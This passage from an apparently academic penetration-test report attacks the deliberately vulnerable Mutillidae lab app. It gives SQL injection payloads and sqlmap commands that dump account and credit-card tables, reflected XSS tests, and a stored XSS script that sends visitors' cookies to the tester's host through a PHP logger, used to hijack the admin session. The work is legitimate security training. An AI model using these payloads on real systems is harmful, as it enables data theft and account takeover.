The query did not return 6 argument!

Then we extracted some basic information about the web application and its database. We achieved to find the name of the database that used by the web application. We defined as username the value ‘ UNION select 1,database(),3,4,5 -- -‘ and we have the following output :



Results for . 1 records found.

```
Username=owasp10
Password=3
Signature=4
```

Figure 4.64: Successful SQL command

We found that the database of the web application is the owasp10.Then as we found the name of database, we returned on the sqlmap and we found the tables of this database.

Command: sqlmap -r req.txt -p username –dbms mysql -D owasp10 --tables




```
root@KaliLinux:~/Desktop# sqlmap -r req.txt -p username --dbms mysql -D owasp10 --tables

                    {1.4.7#stable}

                    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program

[*] starting @ 00:48:08 /2020-12-22/

[00:48:08] [INFO] parsing HTTP request from 'req.txt'
[00:48:08] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: page=user-info.php&username=test' OR NOT 7763=7763#&password=test&user-info-php-submit-button=View Account Details

    Type: error-based
    Title: MySQL ≥ 4.1 OR error-based - WHERE or HAVING clause (FLOOR)
    Payload: page=user-info.php&username=test' OR ROW(7934,4141)>(SELECT COUNT(*),CONCAT(0x717a787671,(SELECT (ELT(7934=7934,1))),0x716a6b7071,FLOOR(RAND(0)*2))x FROM (SELECT 6025 UNION SELECT 9000 UNION SELECT 5766 UNION SELECT 9153)a
 GROUP BY x)-- enRS&password=test&user-info-php-submit-button=View Account Details

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=user-info.php&username=test' AND (SELECT 8327 FROM (SELECT(SLEEP(5)))vPaK)-- MveI&password=test&user-info-php-submit-button=View Account Details

    Type: UNION query
    Title: MySQL UNION query (NULL) - 5 columns
    Payload: page=user-info.php&username=test' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x717a787671,0x6b706a6755644c747042536a6d70746b6e6a52676b4344726f75626b48567268447059566a695579,0x716a6b7071),NULL#&password=test&user-info-php-submi
t-button=View Account Details
---
[00:48:09] [INFO] testing MySQL
[00:48:09] [INFO] confirming MySQL
[00:48:09] [WARNING] reflective value(s) found and filtering out
[00:48:09] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.0
[00:48:09] [INFO] fetching tables for database: 'owasp10'
Database: owasp10
[6 tables]
+----------------+
| accounts       |
| blogs_table    |
| captured_data  |
| credit_cards   |
| hitlog         |
| pen_test_tools |
+----------------+

[00:48:09] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.13'

[*] ending @ 00:48:09 /2020-12-22/

root@KaliLinux:~/Desktop#
```

Figure 4.65: Display the tables of owasp10 database


It seems that the most interesting tables are the accounts and credits cards. With the help of the sqlmap tool we achieved to capture the data that are contained on these tables:

1. sqlmap -r req.txt -p username –dbms mysql -D owasp10 -T accounts –dump
2. sqlmap -r req.txt -p username –dbms mysql -D owasp10 -T credit_cards –dump



```
+-----+----------+----------+--------------+-----------------------------+
| cid | is_admin | username | password     | mysignature                 |
+-----+----------+----------+--------------+-----------------------------+
| 1   | TRUE     | admin    | adminpass    | Monkey!                     |
| 2   | TRUE     | adrian   | somepassword | Zombie Films Rock!          |
| 3   | FALSE    | john     | monkey       | I like the smell of confunk |
| 4   | FALSE    | jeremy   | password     | d1373 1337 speak            |
| 5   | FALSE    | bryce    | password     | I Love SANS                 |
| 6   | FALSE    | samurai  | samurai      | Carving Fools               |
| 7   | FALSE    | jim      | password     | Jim Rome is Burning         |
| 8   | FALSE    | bobby    | password     | Hank is my dad              |
| 9   | FALSE    | simba    | password     | I am a cat                  |
| 10  | FALSE    | dreveil  | password     | Preparation H               |
| 11  | FALSE    | scotty   | password     | Scotty Do                   |
| 12  | FALSE    | cal      | password     | Go Wildcats                 |
| 13  | FALSE    | john     | password     | Do the Duggie!              |
| 14  | FALSE    | kevin    | 42           | Doug Adams rocks            |
| 15  | FALSE    | dave     | set          | Bet on S.E.T. FTW           |
| 16  | FALSE    | ed       | pentest      | Commandline KungFu anyone?  |
| 17  | NULL     | pentest  | pentest      | <blank>                     |
+-----+----------+----------+--------------+-----------------------------+

[00:49:25] [INFO] table 'owasp10.accounts' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.1.13/dump/owasp10/accounts.csv'
[00:49:25] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.13'

[*] ending @ 00:49:25 /2020-12-22/

root@KaliLinux:~/Desktop#
```

Figure 4.66: Display the content of account table




```
Database: owasp10
Table: credit_cards
[5 entries]
+------+-----+------------------+------------+
| ccid | ccv | ccnumber         | expiration |
+------+-----+------------------+------------+
| 1    | 745 | 4444111122223333 | 2012-03-01 |
| 2    | 722 | 7746536337776330 | 2015-04-01 |
| 3    | 461 | 8242325748474749 | 2016-03-01 |
| 4    | 230 | 7725653200487633 | 2017-06-01 |
| 5    | 627 | 1234567812345678 | 2018-11-01 |
+------+-----+------------------+------------+

[00:55:59] [INFO] table 'owasp10.credit_cards' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.1.13/dump/owasp10/credit_cards.csv'
[00:55:59] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.13'

[*] ending @ 00:55:59 /2020-12-22/

root@KaliLinux:~/Desktop#
```

Figure 4.67: Display the content of credit_cards table

As we identified that the web applications is vulnerable on the SQL injection, we examined if the web application is vulnerable to another type of attack the Cross Site Scripting (XSS). More specifically, the Cross-Site Scripting(XSS) attacks are a type of injection, in which a malicious script are injected into websites. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it. These attacks are separated into two categories, stored and reflected. Stored attacks are those where the injected script is permanently stored on the target web server, such as in database. The victim then retrieves the malicious script from the server when it requests the stored information. Against the stored attacks, the reflected attacks are those where the injected script is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request. These types of attacks are delivered to the victims via malicious email or on some other website.

In our case we tried to execute both XSS attacks (Reflected and stored) on the web application in order to identify if the website is vulnerable on the XSS attacks.

Firstly, we examined the login page for XSS attacks. As the functionality of the login page is to receive the username and password from the user and check them if they exist on the database, but does not store any data on the database. This mean that the login page can be vulnerable only on the reflected XSS attack. In our testing we are using the simple code <script> alert("XSS Exploit"); </script> which create an pop up window with the message XSS Exploit.


Login

Back

Please sign-in

Name <script> alert("XSS Exploit"); </script>

Password

Dont have an account? Please register here

Figure 4.68: XSS attack on Login page

Our XSS attack was successful as shown the below print screen :




XSS

Figure 4.69: Popup message appeared with XSS attack

Then we tried the same value on the password field:



Login

Back

Please sign-in

Name

Password ••••••••••••••••••••

Login


Dont have an account? Please register here

Figure 4.70: XSS attack on Login page on the password field

But it seems that the password field is not vulnerable on XSS attacks as did not show the alert message.

Then we examined the page where the user can display their account information, which is vulnerable to SQL injection as we identified previously. Also, this page can be vulnerable with only reflected XSS attack as did not store any data on the database.

First, we examined the username field with the same value as using as on the previous page:



View your details

Back

Please enter username and password to view account details


Name <script> alert('XSS'); </

Password

View Account Details

Dont have an account? Please register here

Figure 4.71: XSS attack on View your details page



View your details


Back

XSS

OK

Dont have an account? Please register here

Figure 4.72: Popup message on View your details



View your details

Back

Please enter username and password to view account details


Name

Password •••••••••••••••••

View Account Details

Dont have an account? Please register here

Figure 4.73: XSS attack on password field



View your details

Back

XSS

OK


Dont have an account? Please register here

Figure 4.74: Popup message on View your details(password field)

The above result verified that the username and password fields on this particular page is vulnerable on XSS attacks.

The next page that we tried to execute a XSS attack is page that the user could add a blog entry. This page store data on the database, for this reason we tried to perform an advanced stored XSS attack. More specifically, we used the user pentest that we have created and develop a script that send us the cookie and the username from anyone user who visit the malicious blog.

First of all, we logged in to the web application with the user pentest (Username: pentest and password: pentest)


Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Logged In User: pentest ()


Figure 4.75: Logged in as pentest

Then we added a new entry on the pentest's blog with our malicious script. The script that we used in this case is the following:

```
<script>

var i= new Image();

i.src = “http://192.168.1.15/log.php?q= ”+ document.cookie;

</script>
```

The above script sends on our machine (IP:192.168.1.15) the cookie of the user that visit our malicious blog page. The log.php was created on our machine in order to save the users cookies in a text file. The source code of this script is the following:

```
<?php

$filename = “/tmp/log.txt”;

$fp=fopen($filename,’a’);

$cookie=$_GET[‘q’];

Fwrite($fp,$cookie);

Fclose($fp);

?>
```



Welcome To The Blog

Add blog for pentest

Note: <b>,</b>,<i>,</i>,<u> and </u> are now allowed in blog entries

```
<script>
var i= new Image();
i.src = "http://192.168.1.15/log.php?q= "+ document.cookie;
</script>
```

Figure 4.76: Upload the malicious script




3 Current Blog Entries			
	Name	Date	Comment
1	pentest	2020-12-22 17:49:57	
2	pentest	2020-12-22 17:09:55	testtst
3	pentest	2020-12-22 17:09:53	testest

Figure 4.77: The malicious script on database

Now our script is stored on the database and be accessible every time that a user visits our blog page.

We waited for another user to visit our blog in order to collect the cookie on our machine. After a while a user visited our blog and we managed to capture his cookie in the log.txt file.




```
root@KaliLinux:/var/www/html# cat log.txt

username=admin; uid=1; PHPSESSID=2f63af2cfbc19b279a17267fb7d137cbroot@KaliLinux:/var/www/html# █
```

Figure 4.78: Captured the cookie for admin user

We achieved to capture the admin's cookie. This was useful as we used this cookie in order to connect on the page as admin, in order to achieve this, we follow the below steps:

1. Login with the pentester user:




cked

Logged In User: pentest ()

iew Captured Data

Figure 4.79: Logged in with the pentest account

2. Then we used the add-on "Cookie Manager" on the Firefox and we changed the cookie information for this page:



Domains (29)

.ads.linkedin.com	1
.adsrvr.org	2
.bizible.com	1
.bizibly.com	1
.doubleclick.net	1
.facebook.com	1
.g2crowd.com	1
.google.com	12
.google.gr	14
.linkedin.com	5
.mitre.org	3
.mozilla.org	3
.nvd.nist.gov	6
.rapid7.com	12
.translate.google.gr	2
.twitter.com	1
.www.linkedin.com	1
.youtube.com	8
192.168.1.13	3
accounts.google.com	4
accounts.youtube.com	1
consent.google.gr	1
docs.rapid7.com	3
drive.google.com	1
ogs.google.com	1
ogs.google.gr	1
tracking.g2crowd.com	1
translate.google.gr	1
www.google.gr	1

Cookies


PHPSESSID:94f0109c44c19510443f8249ab4dbbce
username:pentest
uid:17

Details

Domain: 192.168.1.13
First-Party:
Name: PHPSESSID
Value: 94f0109c44c19510443f8249ab4dbbce
Path: /
Context: Default
httpOnly: □ sameSite: No restriction
isSecure: □
isSession: ☑

Figure 4.80: Cookie Manager for the web page

After the changes:



Search a domain... □ Sub-domains Context(s): All □ Auto-refresh

Domains (29)

.ads.linkedin.com	1
.adsrvr.org	2
.bizible.com	1
.bizibly.com	1
.doubleclick.net	1
.facebook.com	1
.g2crowd.com	1
.google.com	12
.google.gr	14
.linkedin.com	5
.mitre.org	3
.mozilla.org	3
.nvd.nist.gov	6
.rapid7.com	12
.translate.google.gr	2
.twitter.com	1
.www.linkedin.com	1
.youtube.com	8
192.168.1.13	3
accounts.google.com	4
accounts.youtube.com	1
consent.google.gr	1
docs.rapid7.com	3
drive.google.com	1
ogs.google.com	1
ogs.google.gr	1
tracking.g2crowd.com	1
translate.google.gr	1
www.google.gr	1

Cookies


PHPSESSID:f63af2cfbc19b279a17267fb7d137cb
uid:1
username:admin

Details

Domain	192.168.1.13
First-Party	
Name	PHPSESSID
Value	f63af2cfbc19b279a17267fb7d137cb
Path	/
Context	Default
httpOnly	□ sameSite No restriction
isSecure	□
isSession	☑

Figure 4.81: Change the cookie on Cookie Manager

3. In the end we refreshed the page and we saw that we are log in as admin user:



Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Logged In Admin: admin (Monkey!)


Figure 4.82: Admin session

With this way we verified that the web site is vulnerable on Persistent XSS attack as we can inject JavaScript code on the database and executed when we received this malicious code

4.1.4.3 More types of Exploitations:


Cracking all users' passwords

